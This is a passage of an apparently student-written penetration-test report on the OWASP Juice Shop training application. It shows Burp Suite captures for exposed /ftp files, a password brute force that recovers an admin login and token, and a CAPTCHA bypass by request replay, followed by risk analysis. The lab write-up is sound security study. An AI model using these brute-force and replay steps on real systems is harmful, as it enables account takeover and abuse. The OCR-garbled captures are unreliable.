Cookie: language=en; welcomebanner_status=dismiss; continueCode=Yy2xK6Oja6ox80NwVwDw35g2lylPAZPGMJepezEQQ4XrbBgmDK7nVrYgkql08
Connection: keep-alive
14
15
16
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 10 May 2025 04:38:02 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 1845
13
14 {
    "error": {
        "message": "Unexpected path: /rest/documents",
        "stack": [
            "Error: Unexpected path: /rest/documents\n    at /juice-shop/build/routes/angular.js:38:10\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:320:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n    at /juice-shop/build/routes/verify.js:171:5\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:320:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n    at /juice-shop/build/routes/verify.js:105:9\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:320:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at n
15
16
17

```

Vulnerability #3: Sensitive Data Exposure in OWASP Juice Shop

This vulnerability was uncovered by navigating to the /ftp endpoint of the Juice Shop application, which is publicly accessible without authentication. Upon accessing this route, I discovered exposed files and directories that contained sensitive information such as user credentials, internal documentation, and plain-text data that should never be available to unauthenticated users. Some of the files were downloadable and included contents like backup logs, unencrypted passwords, and possibly customer or system data.

To confirm this exposure, I accessed various file paths directly via the browser and intercepted the traffic using Burp Suite. The absence of authentication or access control mechanisms on the /ftp route allowed unrestricted browsing and downloading of sensitive files. Furthermore, the communication was initially conducted over HTTP (in a test environment), making it possible for attackers on the same network to eavesdrop or perform man-in-the-middle (MitM) attacks and capture this sensitive data in transit.

This vulnerability demonstrates how improper data storage and lack of access controls can directly lead to sensitive data exposure, especially when sensitive files are publicly hosted or left unprotected. The presence of such files on a live web server reflects insecure file management practices and violates basic principles of data confidentiality and integrity.

Key Execution Steps:

- Accessed /ftp endpoint in browser and found publicly visible files.
- Opened and downloaded exposed files containing potentially sensitive data.
- Verified lack of authentication and encryption over the connection.
- Intercepted traffic via Burp Suite and confirmed plain-text transmission.

This issue highlights the critical need for secure file handling, proper access control mechanisms, and encryption protocols in any production-grade web application.

The screenshot shows a browser window with the title "Vulnerability: Cross Site Request Forgery" and the URL "127.0.0.1:3000/ftp/legal.md". The page content is from the OWASP Juice Shop, specifically the "About Us" section. It contains a large amount of placeholder text (Lorem ipsum) and a "Customer Feedback" section with a blurred image. At the bottom, there is a cookie consent banner with the text "This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!" and a button "Me want it!".

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes
1 GET /ftp/legal.md HTTP/1.1 2 Host: 127.0.0.1:3000 3 sec-ch-ua: "Not A Brand";v="0", "Chromium";v="132" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Accept-Language: en-US,en;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36 9 Accept: */* 10 Content-Type: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.5,application/signed-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Dest: document 14 Referer: http://127.0.0.1:3000/ 15 Accept-Encoding: gzip, deflate 16 Cookies: language=en,welcomebanner_status=dismiss 17 Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.jsdelivr.net/npm/sweetalert2@11.0.1/dist/sweetalert2.all.min.js	1 HTTP/1.1 304 Not Modified 2 Date: Mon, 10 Mar 2025 04:01:55 GMT 3 Last-Modified: Mon, 10 Mar 2025 04:01:55 GMT 4 Etag: "W\"be7-18576176539"\r\n5 Date: Mon, 10 Mar 2025 04:05:31 GMT 6 Connection: keep-alive 7 Keep-Alive: timeout=5 8 Cache-Control: public, max-age=0 9 Content-Type: application/json; charset=UTF-8 10 Content-Length: 11 11 Content-Type: application/json; charset=UTF-8 12 Date: Mon, 10 Mar 2025 04:05:31 GMT 13 Connection: keep-alive 14 Keep-Alive: timeout=5 15	Request cookies Request headers Response headers
?	?	?
Back Forward Search	Back Forward Search	Search
0 highlights	0 highlights	0 highlights

Request

Pretty Raw Hex

```
1 GET /ftp/legal.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*=0.8,application/xsigned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss
17 If-None-Match: W/"be7-1957e376939"
18 If-Modified-Since: Mon, 10 Mar 2025 04:01:55 GMT
19 Connection: keep-alive
20
21
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Mon, 10 Mar 2025 04:01:55 GMT
10 ETag: W/"be7-1957e376939"
11 Date: Mon, 10 Mar 2025 04:05:47 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15
```

Request

Pretty Raw Hex

```
1 GET /ftp HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*=0.8,application/xsigned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss
17 If-None-Match: W/"be7-1957e376939"
18 If-Modified-Since: Mon, 10 Mar 2025 04:01:55 GMT
19 Connection: keep-alive
20
21
```

Response

Pretty Raw Hex Render

```
1 ;
</script>
</head>
<body class="directory">
<input id="search" type="text" placeholder="Search"
autocompletetype="searchable" />
<h1>
<a href=".">~</a>
</h1>
<ul id="files" class="view-tiles">
<li>
<a href="ftp/quarantine" class="icon icon-directory" title="quarantine">
quarantine
</a>
<span class="size"></span>
<span class="date">10/28/2024 3:55:15 PM</span>
</li>
<li>
<a href="ftp/acquisitions.md" class="icon icon-icon-md icon-text" title="acquisitions.md">
acquisitions.md
</a>
<span class="size">99</span>
</li>
<li>
<a href="#" class="icon icon-dash"></a>
```

Request

Pretty Raw Hex

```
1 GET /ftp/acquisitions.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*=0.8,application/xsigned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss
17 If-None-Match: W/"be7-1957e376939"
18 If-Modified-Since: Mon, 10 Mar 2025 04:01:55 GMT
19 Connection: keep-alive
20
21
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Mon, 28 Oct 2024 15:55:15 GMT
10 ETag: W/"38d-192d3d2ae8b"
11 Content-Type: text/markdown; charset=UTF-8
12 Content-Length: 909
13 Vary: Accept-Encoding
14 Date: Mon, 10 Mar 2025 04:19:31 GMT
15 Connection: keep-alive
16 Keep-Alive: timeout=5
17
18 # Planned Acquisitions
19
20 > This document is confidential! Do not distribute!
21
22 Our company plans to acquire several competitors within the next year.
23 This will have a significant stock market impact as we will elaborate in
24 detail in the following paragraph:
25
26 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
27 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
28 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
29 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
30 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
31 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
32 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
33 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
34 ipsum dolor sit amet.
35
36 Our shareholders will be excited. It's true. No fake news.
```


Vulnerability #4: Broken Authentication in OWASP Juice Shop

The broken authentication vulnerability was identified by targeting the **/login** endpoint of OWASP Juice Shop. The login mechanism fails to implement sufficient protection against automated login attempts, making it susceptible to brute force attacks. During testing, I crafted a simple script using Burp Suite Intruder to send multiple login attempts with different username-password combinations. There were no rate-limiting mechanisms, **CAPTCHA** challenges, or account lockout triggers even after dozens of failed attempts.

Using a basic password list and a known email address (obtained from the application itself or through enumeration), I was able to repeatedly send login requests without any sign of blocking or alerting. Eventually, a correct credential pair was found, which allowed access to a legitimate user account. This behavior confirmed that the authentication mechanism lacked essential security controls.

Key Execution Steps:

- Accessed the **/login** endpoint in OWASP Juice Shop.
- Intercepted login request with Burp Suite to analyze the request structure.
- Used Burp Suite Intruder to automate login attempts with a wordlist.
- Observed that no CAPTCHA, rate limiting, or account lockout was in place.
- Successfully logged in with a valid credential after multiple attempts.



A screenshot of the Burp Suite Professional interface. The top navigation bar shows "Burp Suite Professional v2025.1 - Temporary Project - Licensed to: DrFarFar [VwWDrFarFar.Com]". The main window is divided into several panels. On the left, the "Intruder" tab is selected, showing a "Sniper attack" configuration with a target set to "http://127.0.0.1:3000". The "Payloads" panel on the right shows a list of payloads with IDs 123456, 12345678, 123456789, 12345, 1234, 111111, and 1234567. The "Payload configuration" section allows for pasting payloads and performing actions like "Load...", "Remove", "Clear", "Duplicate", "Add", and "Edit". The "Payload processing" section at the bottom allows for defining rules before payloads are used. The bottom of the interface shows a command-line history with various HTTP requests and responses.

Results **Positions**

Capture filter: Capturing all items
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
19589	admin123	401	433		1197	413	Contains a JWT
0		401	433		413		
1	123456	401	412		413		
2	password	401	204		413		
3	12345678	401	486		413		
4	qerty	401	548		413		
5	123456789	401	504		413		
6	12345	401	340		413		
7	123456	401	372		413		
8	111111	401	644		413		
9	1234567	401	595		413		
10	dragon	401	282		413		
11	123123	401	423		413		
12	baseball	401	425		413		
13	abc123	401	423		413		
14	football	401	422		413		
15	monkey	401	437		413		
16	letmein	401	446		413		
17	696969	401	439		413		
18	shadow	401	455		413		
19	master	401	463		413		
20	666666	401	441		413		
21	qertyuiop	401	406		413		
22	123321	401	399		413		
23	mustang	401	399		413		
24	1234567890	401	398		413		

Request **Response**

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 47
```

Request	Response
<p>Pretty Raw Hex</p> <pre>1 POST /rest/user/login HTTP/1.1 2 Host: 127.0.0.1:3000 3 Content-Length: 51 4 sec-ch-ua-platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json, text/plain, */* 7 sec-ch-ua: "Not A[Brand];v="8", "Chromium";v="132" 8 Content-Type: application/json 9 sec-ch-ua-mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36 11 Origin: http://127.0.0.1:3000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://127.0.0.1:3000/ 16 Accept-Encoding: gzip, deflate, br 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qXWyzQzWnJPAlzDVMc53wkbl7voAjlfpqrGYljp8p6MemQXKg94CBxOyEkR9q 18 Connection: keep-alive 19 20 { "email": "admin@juice-sh.op", "password": "admin123" }</pre>	<p>Pretty Raw Hex Render JSON Web Tokens</p> <pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: //jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 811 9 ETag: W/"32b-XGUMd5BGPj8IkPfRdvlopMrmKqo" 10 Vary: Accept-Encoding 11 Date: Mon, 10 Mar 2025 18:47:18 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 { "authentication": { "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnZmlkIjwzXNzI1miZGF0YSI6eyJpM3MsdidXNlcm5hbWUoI1LICJlbpWphC16ImFkbWlubQp1aWHLXHoGm9iicGfc3dvcnQlOlIwM1zYtldiyNQMsI1MDUyM2YmYpJk1k2jB4VjUwNCIsIuJvbGU10JhZGlpbiisImelbHv4ZVPvaVuIjoihGfdzRwvZ2luSXAl0Jl0mRzlmuZWQjLJCJwcn6maWx1SWlhuZ2U1oIjhC3NldHmvHVibglL2lTyg1cGxwYWRbdL2L2mzf1SHPEEGlph15bmcLICJ0b3PwUUVjcmV0IjoiL1x1aXNBV3RpdmUloRydwUsZWF0ZWRbdI6Ij1oIj0jUeMDMhHTAgfTY6MTC6MjYuJNDA3ICsmdNs4NCIsInvzGF0ZWRbdI6Ij1oIj0jM4MTAgfTg6MsAACMjAuODQwIICsndOs4NCIsImelbGvGUD2WRbdCI6Ij0nVsH0sImlhdc1GMPtOM7yxMjQzIHD6V648kLQnxT4zghHu0TgryybABU0i3MugXFGTjukM4Lzze_eMdbTKHNB8rKllw5rgtuogqazbQJtgB0l1g7VxW9JfmwDMlrvfQ2rDj1ppg9OaeLamXBYApHB-uM52tPhNcqNBY3KS1oQpdRdsouwa-wl3TTkD8", "uid": "1", "email": "admin@juice-sh.op" } }</pre>

Vulnerability #5: CAPTCHA Bypass in OWASP Juice Shop

The CAPTCHA bypass vulnerability was discovered on the /contact page of OWASP Juice Shop, which features a feedback submission form protected by a simple CAPTCHA challenge. This CAPTCHA is intended to prevent automated or bot-driven submissions. However, upon inspecting the request structure through Burp Suite, it was clear that the CAPTCHA validation was implemented weakly on the client side and could be bypassed programmatically.

To exploit this, I captured the POST request generated upon submitting the form and noticed that the CAPTCHA answer was included directly in the request payload as a visible parameter. By replaying this request with automated tools like Burp Suite Repeater or scripting it using Python with the requests library, I was able to submit multiple forms without solving the CAPTCHA manually. The server did not perform additional backend verification, meaning the CAPTCHA could be ignored or brute-forced easily.

This vulnerability significantly weakens the defense against bots and spamming. Attackers can script large-scale automated feedback submissions, phishing payloads, or denial-of-service attempts by flooding the system with junk messages — all while evading CAPTCHA checks.

Key Execution Steps:

- Navigated to the **/contact** feedback form.
- Observed CAPTCHA parameter in the request payload via Burp Suite.
- Captured and replayed the request using Burp Repeater without solving CAPTCHA.
- Automated the request with a custom script to submit feedback repeatedly.
- Confirmed that CAPTCHA challenge was bypassed and not validated server-side.

This shows the implementation of CAPTCHA is superficial and ineffective against automation, which could allow malicious actors to abuse the system functionality at scale.

The screenshot shows the 'Customer Feedback' form on the OWASP Juice Shop website. The form includes fields for 'Author' (set to 'anonymous'), 'Comment' (containing 'afsdgdfsgs'), and a 'Rating' slider. Below the comment field is a CAPTCHA challenge: 'CAPTCHA: What is 3*5+1 ?'. A red box highlights the 'Result' input field, which contains the placeholder 'Please enter the result of the CAPTCHA.' A note below it says 'Please enter the result of the CAPTCHA.' A 'Submit' button is at the bottom right.

The screenshot shows the Burp Suite interface with two panes. The 'Request' pane shows a POST request to '/api/Feedbacks/'. The 'Response' pane shows a JSON response indicating success with status 'success', data containing the submitted comment, and a timestamp of '2025-03-10T19:03:04.114Z'.

```
Request
POST /api/Feedbacks/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 79
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not A(Brand);v="8", "Chromium";v="132"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=jxkhX0qeb5nR7acVzLKn2lW4oGQfYyu7luEgpq9jQ1DbJxyENOrB8Yz3vZM; Connection: keep-alive
Content-Type: application/json
Content-Length: 177
ETag: W/"1c1-tmTcpcfth4c8LB/3N8+ffxHz+lA"
Vary: Accept-Encoding
Date: Mon, 10 Mar 2025 19:03:04 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
    "status": "success",
    "data": {
        "id": 17,
        "comment": "afsdgdfsgs (anonymous)",
        "rating": 3,
        "updatedat": "2025-03-10T19:03:04.114Z",
        "createdat": "2025-03-10T19:03:04.114Z",
        "userId": null
    }
}

Response
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Location: /api/Feedbacks/17
Content-Type: application/json; charset=utf-8
Content-Length: 177
ETag: W/"1c1-tmTcpcfth4c8LB/3N8+ffxHz+lA"
Vary: Accept-Encoding
Date: Mon, 10 Mar 2025 19:03:04 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
    "status": "success",
    "data": {
        "id": 17,
        "comment": "afsdgdfsgs (anonymous)",
        "rating": 3,
        "updatedat": "2025-03-10T19:03:04.114Z",
        "createdat": "2025-03-10T19:03:04.114Z",
        "userId": null
    }
}
```

Sniper attack

Target: http://127.0.0.1:3000 Update Host header to match target

Positions

```

1 POST /api/feedbacks HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 79
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not A[Brand];v="8"; "chromium";v="132"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
11 Origin: http://127.0.0.1:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=jxJ3Q0pd85k7aiVzLmClW4oGQFyu7iuE6pqGjQ1dbJxyBNocBBy3v2M
18 Connection: keep-alive
19
20 {"captchaId":13,"captcha":16,"comment":"afwifgdefg (anonymous)","rating":3}

```

Payloads

Payload position: No payload positions configured

Payload type: Null payloads

Payload count: 15
Request count: 0

Payload configuration

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

Generate 15 payloads
 Continue indefinitely

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<input type="button" value="Edit"/>	<input type="checkbox"/>	
<input type="button" value="Remove"/>		
<input type="button" value="Up"/>		
<input type="button" value="Down"/>		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload for safe transmission within HTTP requests.

Results

Capture filter: Capturing all items Apply

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
9	null	201	496			596	
0	null	201	495			596	
1	null	201	489			596	
6	null	201	461			596	
4	null	201	458			596	
5	null	201	452			596	
8	null	201	408			596	
7	null	201	402			596	
10	null	201	358			596	
3	null	201	346			596	
11	null	201	344			596	
13	null	201	265			596	
12	null	201	242			596	
14	null	201	242			596	
2	null	201	238			596	
15	null	201	232			596	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-XSS-Protection: 1; mode=block
5 Feature-Policy: payment 'self'
6 X-PermitCrossOriginRequests: true
7 Location: /api/feedbacks/43
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 177

```

You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)

Customer Feedback

Author: anonymous

Comment *

Rating:

CAPTCHA: What is 8-1-8 ?

Risk Analysis

Risk analysis involves systematically evaluating the likelihood of a vulnerability being discovered and exploited, along with the magnitude of harm it can cause to an organization. In this assessment, we considered multiple dimensions such as technical exploitability, ease of detection, attacker motivation, exposure to the public, and the value of impacted assets.

- **High-risk vulnerabilities** like SQL Injection and Broken Access Control are particularly alarming due to their ease of exploitation and potential for severe damage. These flaws can be weaponized by attackers to perform unauthorized operations, extract sensitive data, or even take full control over affected systems.
- **Medium-risk vulnerabilities** such as Stored and Reflected XSS often require some form of user interaction or social engineering, reducing their probability of mass exploitation. However, when combined with phishing campaigns or other vulnerabilities, their risk escalates.
- **Low to medium-risk issues** like CAPTCHA Bypass or weak CSRF protections may not cause immediate harm but can lead to larger compromises when chained with more critical flaws.


Each vulnerability was carefully categorized using a custom risk rating that balances CVSS scores, real-world impact, application context, and business relevance. Additional factors such as frequency of exploitation in the wild, likelihood of discovery by threat actors, and complexity of attack execution were also incorporated.

Moreover, risk analysis also considered the degree of exposure — such as whether the vulnerable component is internet-facing — and how the flaw may contribute to lateral movement or privilege escalation.

This comprehensive approach to risk profiling enables informed decision-making for vulnerability management. It helps security teams establish a risk-based prioritization strategy, align remediation tasks with business objectives, and allocate resources where they are most needed.

Ultimately, this section emphasizes that even seemingly low-severity vulnerabilities can have a cascading impact, particularly when combined with other weaknesses, thus reinforcing the need for a defense-in-depth approach.

Risk Analysis Diagram



Impact Analysis

Impact analysis focuses on understanding the consequences of successful exploitation of identified vulnerabilities. It considers both the direct and indirect effects on confidentiality, integrity, availability, business continuity, legal obligations, and brand reputation.

